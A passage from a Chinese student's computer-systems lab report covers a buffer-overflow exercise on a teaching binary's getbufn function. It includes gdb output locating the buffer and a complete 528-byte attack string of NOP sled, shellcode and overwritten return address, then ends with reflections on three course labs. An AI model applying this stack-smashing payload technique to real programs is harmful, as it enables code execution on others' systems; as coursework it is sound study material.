图 3.20 buf 的地址 1

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$2 = 0x55683588
(gdb) c
Continuing.
Type string:2
Dud: getbufn returned 0x1
Better luck next time
```

图 3.21 buf 的地址 2



图 3.22 buf 的地址 3



图 3.23 buf 的地址 4



图 3.24 buf 的地址 5

由图 3.20、图 3.21、图 3.22、图 3.23 和图 3.24 可知，buf 的最大地址为 0x55683588。

因此，攻击字符串的大小为 520+8 等于 528 个字节，前 524 个字节用 nop 和攻击代码机器指令填充，第 525-528 字节为 buf 的地址，用来覆盖 ebp 上方原本的返回地址，再根据小段存储格式，可以设置攻击字符串为：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 a1 20 c2 04 08 8d 6c 24 28 68 15 8e 04 08 c3 88 35 68 55
```

4. 实验结果：我们将上述字符串写入到 nitro_U202115424.txt 文件中，然后进行测试，运行结果如图 3.25 所示，可以说明我们设计的攻击字符串起了作用。



图 3.25 Level4 运行结果

3.3 实验小结

在本次实验中，我使用到的理论技术和方法不仅仅包括 IA-32 汇编程序的函数调用规则和栈结构的具体理解，而且还包括 Linux 基本指令的使用。此外，还需要熟练地使用在实验二中学习过的gdb调试器进行调试和objdump指令进行反汇编生成汇编文件。在本次实验中，要想构造攻击代码，首先需要编写一个可以实现相应功能的汇编代码文件，在使用 gcc 将该文件编译成机器代码，再使用 objdump 命令将其反汇编，得到攻击代码的二进制机器指令字节序列。熟练使用上述技术方法后，本次实验即可很轻松地就完成了。

通过本次实验，我不仅仅对于 gdb、objdump、gcc 等工具的运用更加得心应手，而且对于 IA-32 汇编程序的函数调用规则和栈结构有了一定的了解，也与老师课上讲授的内容相互印证。同时，对于地址概念有了深入的理解，能够利用地址实现程序的转向。

实验总结

在实验一中，我通过仅使用有限类型和数量的运算操作实现一系列指定功能的函数，更好地熟悉和进一步地掌握了计算机中整数与浮点数的二进制编码表示，掌握了定点数的补码表示和浮点数的 IEEE754 表示。由于实验是在 Linux32 位环境下，因此通过本次实验，我还熟悉了 Linux 系统的基本命令操作以及简单的编程环境。

在实验二中，我使用课程所学知识，拆除了一个二进制炸弹，增强了我对程序的机器级表示、汇编语言、调试器和逆向工程等方面的原理和技能的掌握程度。在本次实验中，我学会了使用 gdb 调试器对程序进行设置断点、单步跟踪调试以及查看内存单元和寄存器中存储的数据信息，学会了使用 objdump 命令对可执行文件进行反汇编，并利用汇编语言的知识理解每一汇编语言代码的行为和作用，据此推断出拆除炸弹所需要的目标字符串。通过本次实验，我还收获了破解密码字符串的趣味与拆除炸弹的快乐，对计算机系统基础这门课产生了更浓厚的兴趣。

在实验三中，我通过对一个可执行程序实施一系列的缓冲区溢出攻击，也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行原来程序中没有的行为，加深了我对 IA-32 函数的调用规则和栈结构的具体理解。在本次实验中，不仅使我重新回顾了 Linux 操作系统的基本命令，而且使我进一步地掌握了 gdb 调试器进行调试和 objdump 命令进行反汇编，还学会了使用 gcc 工具将可执行文件编译成机器代码，进一步得到攻击代码的二进制机器指令字节序列。通过本次实验，我深刻体会到了函数与栈的关系，以及对目标程序实施缓冲区溢出攻击的乐趣。在整个计算机系统基础实验中，我收获了很多知识，照应了很多课堂的所学内容，获得了很多趣味和乐趣，对计算机系统和计算机原理产生了十分浓厚的兴趣。